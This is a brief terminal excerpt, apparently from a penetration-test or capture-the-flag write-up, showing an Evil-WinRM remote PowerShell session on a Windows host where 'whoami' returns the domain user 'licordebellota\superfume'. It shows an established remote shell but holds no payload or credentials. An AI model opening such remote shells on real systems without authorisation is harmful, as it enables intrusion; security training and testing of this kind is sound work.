Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\superfume\Documents> whoami
licordebellota\superfume
Evil-WinRM PS C:\Users\superfume\Documents>